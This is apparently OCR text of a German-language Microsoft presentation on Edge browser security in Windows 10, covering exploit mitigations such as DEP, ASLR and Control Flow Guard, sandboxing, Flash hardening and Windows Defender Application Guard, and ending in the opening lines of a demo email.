Verbesserungen	No mitigations	• DEP • /GS • SafeSEH • Heap hardening v1	• ASLR v1 • SEHOP • Heap hardening v2	• ASLR v2 • Kernel SMEP & DEP • Heap hardening v3	• CFG
Auswirkung	Exploitation was not inhibited	• Data can't be executed as code • Protection for stack buffers, exception chains, and heap metadata	• Memory layout is randomized • Improved protection for exception chains and heap metadata	• Improved memory layout randomization • Improved protection for heap metadata & buffers	Only valid functions can be called indirectly

MICROSOFT EDGE: **ENTWICKLUNG EINES SICHEREREN BROWSERS**

Die grundlegend verbesserte Sicherheit sorgt für eine vertrauenswürdigere Nutzung des Internets unter Windows 10



SCHUTZ DER BENUTZER

Erkennen und Blockieren bekannter Betrugsversuche und Täuschungen

Schutz vor schädlichen Websites und Downloads **(SmartScreen)**

Sicherere und komfortablere Anmeldeinformationen, die nicht von Angreifern entwendet werden können
(Microsoft Passport und Windows Hello)

Unterstützung neuer Web-Sicherheitsstandards, um gängige Angriffe und Identitätswechsel zu unterbinden
(Cert. Reputation, EdgeHTML, W3C Content Security Policy, HTTP Strict Transport Security)

SCHUTZ DES BROWSERS

Neues Modell zur sichereren Ausführung von Browser-Erweiterungen, mehr Schutz vor Arbeitsspeicherangriffen

Microsoft Edge ist eine App, die standardmäßig in einer Sandbox arbeitet
(Universelle Windows-Plattform)


Bereich für die zufällige Speicheranordnung erheblich erweitert
(Windows Address Space Layout Randomization auf 64-Bit-Systemen)

Automatische Speicherbereinigung für Programme ohne Speicherbereinigung
(MemGC)

Entwicklungstools, die das Übernehmen einer Anwendung erheblich erschweren
(Control Flow Guard)

MICROSOFT EDGE **SICHERHEITSVERBESSERUNGEN**


- Der Flash-Player hat jetzt seinen eigenen AppContainer
- Der Flash-Player wurde für einen besseren Speicherschutz gehärtet
- Microsoft Edge und Flash haben keinen Vollzugriff auf win32k.sys—API-Aufrufe werden gefiltert
- Nur 40 % der Schnittstellen stehen Flash und Edge zur Verfügung – dies verringert die Angriffsfläche




Windows Defender Application Guard für Microsoft Edge


HARDWARE ISOLIERUNG MIT WINDOWS DEFENDER APPLICATION GUARD

- Verschiebt Browsersitzungen in eine isolierte, virtualisierte Umgebung
- Sorgt für einen erheblich besseren Schutz und härtet den beliebtesten Zugang von Angreifern
- Preview in 2016, geplante Veröffentlichung in 2017



Demo


Windows 10 - Exciting Changes - Message (HTML)
File
Message
Tell me what you want to do
Delete
Archive
Reply
Reply All
Forward
Move to: ?
To Manager
Team Email
Move
Mark Unread
Categorize
Follow Up
Translate
Zoom
Delete
Respond
Quick Steps
Move
Tags
Editing
Zoom
John Smith <sec.analyst.smith@outlook.com>
Liz Bean
9/14/2016
Windows 10 - Exciting Changes
Dear Liz!
